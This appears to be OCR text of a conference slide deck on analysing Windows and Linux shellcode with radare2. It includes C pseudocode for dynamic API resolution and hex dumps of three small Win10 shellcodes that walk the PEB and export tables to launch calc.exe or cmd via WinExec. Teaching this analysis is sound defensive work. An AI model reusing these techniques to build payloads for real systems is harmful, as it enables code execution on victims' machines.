(30048) unloading library at 0x04210000 (C:¥Windows¥SysWOW64¥WinTypes.dll) WinTypes.dl
(30048) loading library at 0x75340000 (C:¥Windows¥SysWOW64¥advapi32.dll) advapi32.dll
(30048) Created thread 78144 (start @ 772C58E0)
(30048) Created thread 105156 (start @ 772C58E0)
(30048) Finished thread 105572 Exit code 0
(30048) Finished thread 57728 Exit code 0
(30048) Finished thread 107436 Exit code 0
```

s3c20n

s3c20n

OK



LAC
ともに、イキル

The way it is built - how to call other API (Win10)

PLAN:

1. Save strings of “user32.dll” in a register
2. Load API of “LoadLibraryA” from kernel32.dll
3. Use loaded LoadLibraryA to load “user32.dll” library via saved string
4. Save string of “MessageBoxA” in a register
5. Load API of “GetProcAddress from kernel32.dll
6. Save strings “s3c20n” into a register
7. Execution of MessageBoxA with “s3c20n” as arguments
8. Call absolute address of ExitProcess kernel32.dll to finish the process


The way it is built - how to call other API (Win10)

If we recoded the previously mentioned PLAN into (pseudo) C:

```
1  // library usage:↓
2  ↓
3  #include<stdio.h>↓
4  #include <windows.h>↓
5     :↓
6     :↓
7  // main code↓
8  ↓
9  int main()↓
10    {↓
11       HMODULE user32 = LoadLibraryA("user32.dll");↓
12       ↓
13       MSGBOX F_MessageBoxW =(MSGBOX) GetProcAddress(user32, "MessageBoxW");↓
14       ↓
15       F_MessageBoxW(NULL,L"s3c20nN",0);↓
16       ExitProcess(0);↓
17    }↓
18 ↓
19 [EOF]
```


The way it is built - DEMO of how to call other API

Video #003



Chapter four Analysis techniques in radare2


“Practice makes perfect”



LAC
ともに、イキル

Here we go.. :)

```
[0x00c086b8]> s 0x00c01000;x
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00c01000  7f45 4c46 0101 0103 0000 0000 0000 0000  .ELF............
0x00c01010  0200 0300 0100 0000 b886 c000 3400 0000  ............4...
0x00c01020  0000 0000 0000 0000 3400 2000 0200 2800  ........4. ...(.
0x00c01030  0000 0000 0100 0000 0000 0000 0010 c000  ................
0x00c01040  0010 c000 2888 0000 2888 0000 0500 0000  ....(...(.......
0x00c01050  0010 0000 0100 0000 4804 0000 48f4 0508  ........H...H...
0x00c01060  48f4 0508 0000 0000 0000 0000 0600 0000  H...............
0x00c01070  0010 0000 2efa 01da 0a00 0000 7811 0d0c  ............x...
0x00c01080  0000 0000 b39a 0100 b39a 0100 9400 0000  ................
0x00c01090  5500 0000 0e00 0000 1803 003f 91d0 6b8f  U..........?..k.
0x00c010a0  492f fa6a e407 9a89 5c84 6898 626c 7a90  I/.j....\.h.blz.
0x00c010b0  6600 d708 a3b9 ee05 c934 9d32 1c98 8f69  f........4.2...i
0x00c010c0  6b84 6836 4b2b 0ceb 82a9 b37a 5648 ad99  k.h6K+.....zVH..
0x00c010d0  77c7 7f14 28dc 3c7c fcd4 1346 408d f77a  w...(.<|...F@..z
0x00c010e0  5414 24cd 4b6d fbc5 98df e9d1 aaf4 3101  T.$.Km.........1.
0x00c010f0  000f 7400 000e 4906 0018 0300 2aa3 6d5c  ..t...I.....*.m\
```




LAC
ともに、イキル

Analysis concept for shellcode in radare2

1. R2 practical shellcode static analysis:
   - Recognize the wrapper (how it was buit)
   - Analysis of the payload (what that real shellcode does)
   - Dealing with adjustments (setting with io.cache)

2. R2 practical shellcode dynamic analysis:
   - Reconstruct the executable (load it yourself)
   - On memory analysis (Use VM please, **safety first**)
   - Recognizing how payload actually executed

3. R2 on shellcode emulation analysis:
   - Usage of ESIL
   - Practical usage of ESIL steps & wos, woa, wox, wor, etc



LAC
ともに、イキル


Windows vs Linux shellcodes on radare2

1. Linux
   - Interfacing with kernel via int svc0 interface to invoke system call. Seek how and what syscalls are used.
   - Many targets: thread, process, loader libraries, kernel..
2. Windows
   - Does not have a direct kernel interface..
   - Have to aim address of the library in API function that needs to be executed from a DLL (Dynamic Link Library)
   - Aimed LoadLibraryA to load library & GetProcAddress for API
   - Function arguments are saved in stacks & passed on registers according to their API usage convention
3. The challenge
   - Mostly used: r2 static analysis for Windows => vs Obfuscation/Crypt
   - Mostly tweaked: Linux shellcodes analyzed in r2 => vs Anti Debug

Analysis concept: Static & Dynamic on Win (DEMO)


Video #004

(demo / see the talk video)




Analysis concept: Static & Emulation on Linux (DEMO) Video #005

(demo / see the talk video)



Windows (Win10) Playing with WinExec



Windows (Win10) Playing with WinExec

PLAN:

1. To use WinExec() API to execute calc.exe

2. As per coded below↓

```
 1 // library usage↓
 2 ↓
 3 #include <stdio.h>↓
 4 #include <Windows.h>↓
 5     :↓
 6 ↓
 7 // main code↓
 8 ↓
 9 int main()↓
10   {↓
11         :↓
12     string File = "calc.exe");↓
13     ↓
14     WinExec(File,0)  ;↓
15     ↓
16     return 0;↓
17 ↓
18   }↓
19 ↓
20 [EOF]
```

Windows (Win10) Playing with WinExec

Remember: ARWIN, DUMPBIN & KERNEL32.DLL's RVA?

```
Dump of file c:¥Windows¥System32¥kernel32.dll

File Type: DLL

  Section contains the following exports for KERNEL32.dll

           0 characteristics
    E7CCF5FB time date stamp
        0.00 version
           1 ordinal base
        1607 number of functions
        1607 number of names

    ordinal hint RVA      name

          4    0          AcquireSRWLockExclusive (forwarded to NTDLL.RtlAcquireSRWLockExclusive)
          5    1          AcquireSRWLockShared (forwarded to NTDLL.RtlAcquireSRWLockShared)
          6    2 00020AC0 ActivateActCtx
          7    3 00020400 ActivateActCtxWorker
          8    4 000195A0 AddAtomA
          9    5 0001B8D0 AddAtomW
         10    6 00023C10 AddConsoleAliasA
         11    7 00023C20 AddConsoleAliasW
         12    8          AddDllDirectory (forwarded to api-ms-win-core-libraryloader-l1-1-0.AddDl
```

REMEMBER:

- Export Table
- Ordinal Number Table
- Name Table
- Function Names
- Address of Function

Windows (Win10) Playing with WinExec

Method 1　(195 bytes) - sample: seccon004

Video #006

＊）Using RVA to seek the desired API/function-name’s strings to execute Winexec , and then ExitProcesss

＊）While “WinExec”, “calc.exe” & “ExitProcess” strings are pushed into stack

```
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00400160  89e5 83ec 2031 db64 8b5b 308b 5b0c 8b5b  .... 1.d.[0.[..[
0x00400170  1c8b 1b8b 1b8b 4308 8945 fc8b 583c 01c3  ......C..E..X<..
0x00400180  8b5b 7801 c38b 7b20 01c7 897d f88b 4b24  .[x...{ ...}..K$
0x00400190  01c1 894d f48b 531c 01c2 8955 f08b 5314  ...M..S....U..S.
0x004001a0  8955 eceb 3231 c08b 55ec 8b7d f88b 7518  .U..21..U..}..u.
0x004001b0  31c9 fc8b 3c87 037d fc66 83c1 08f3 a674  1...<..}.f.....t
0x004001c0  0540 39d0 72e4 8b4d f48b 55f0 668b 0441  .@9.r..M..U.f..A
0x004001d0  8b04 8203 45fc c3ba 7878 6563 c1ea 0852  ....E...xxec...R
0x004001e0  6857 696e 4589 6518 e8b8 ffff ff31 c951  hWinE.e......1.Q
0x004001f0  682e 6578 6568 6361 6c63 89e3 4151 53ff  h.exehcalc..AQS.
0x00400200  d031 c9b9 0165 7373 c1e9 0851 6850 726f  .1...ess...QhPro
0x00400210  6368 4578 6974 8965 18e8 87ff ffff 31d2  chExit.e......1.
0x00400220  52ff d0ff ffff ffff ffff ffff ffff ffff  R...............
0x00400230  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00400240  ffff ffff ffff ffff ffff ffff ffff ffff  ................
```

Windows (Win10) Playing with WinExec

Method 2 (112 bytes - 115 bytes) - sample: seccon 005a & 005b

Video #007

* ）Using kernel32’s RVA to HASH function names with loop
* ）Match Winexec (+etc) hash & save its addr to executable register
* ） Push WinExec args: uCmdShow & uCmdLine (calc) to stack
* ）Call that register to execute WinExec to execute calc.exe

```
[0x00000000]> px
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00000000  31f6 5664 8b76 308b 760c 8b76 1c8b 6e08  1.Vd.v0.v..v..n.
0x00000010  8b36 8b5d 3c8b 5c1d 7801 eb8b 4b18 67e3  .6.]<.¥.x...K.g.
0x00000020  ec8b 7b20 01ef 8b7c 8ffc 01ef 31c0 9932  ..{ ...|....1..2
0x00000030  1766 c1ca 01ae 75f7 6681 fa10 f5e0 e275  .f....u.f......u
0x00000040  cc8b 5324 01ea 0fb7 144a 8b7b 1c01 ef03  ..S$.....J.{....
0x00000050  2c97 682e 6578 6568 6361 6c63 5487 0424  ,.h.exehcalcT..$
0x00000060  50ff d5cc ffff ffff ffff ffff ffff ffff  P...............
0x00000070  ffff ffff ffff ff                       .......
[0x00000000]>
```

Windows (Win10) Playing with WinExec

Method 3 (195 bytes) - sample seccon006

Video #008

- ＊）Load kernel modules by PEB>LDR>InMemOrder
- ＊）Find KERNEL32.DLL by module name hash MATCHING
- ＊） If MATCHED go to module's ExportTable > NameTable
- ＊） Matching NameTable == “GetProcessAddress”, save & in EDX
- ＊） Push “WinExec”, “cmd” and “ExitProcess” to stack
- ＊） Use GetProcAddress to run WinExec(cmd) & ExitProcess(0)


```
0x00000000  fc33 d2b2 3064 ff32 5a8b 520c 8b52 148b  .3..0d.2Z.R..R..
0x00000010  7228 33c9 b118 33ff 33c0 ac3c 617c 022c  r(3...3.3..<a|.,
0x00000020  20c1 cf0d 03f8 e2f0 81ff 5bbc 4a6a 8b5a   ........[.Jj.Z
0x00000030  108b 1275 da8b 533c 03d3 ff72 348b 5278  ...u..S<...r4.Rx
0x00000040  03d3 8b72 2003 f333 c941 ad03 c381 3847  ...r ..3.A....8G
0x00000050  6574 5075 f481 7804 726f 6341 75eb 8178  etPu..x.rocAu..x
0x00000060  0864 6472 6575 e249 8b72 2403 f366 8b0c  .ddreu.I.r$..f..
0x00000070  4e8b 721c 03f3 8b14 8e03 d352 6878 6563  N.r........Rhxec
0x00000080  01fe 4c24 0368 5769 6e45 5453 ffd2 6863  ..L$.hWinETS..hc
0x00000090  6d64 01fe 4c24 036a 0533 c98d 4c24 0451  md..L$.j.3..L$.Q
0x000000a0  ffd0 6865 7373 018b dffe 4c24 0368 5072  ..hess....L$.hPr
0x000000b0  6f63 6845 7869 7454 ff74 2420 ff54 2420  ochExitT.t$ .T$
0x000000c0  57ff d0ff ffff ffff ffff ffff ffff ffff  W...............
```

Windows (Win10) Modular shellcode: Downloader

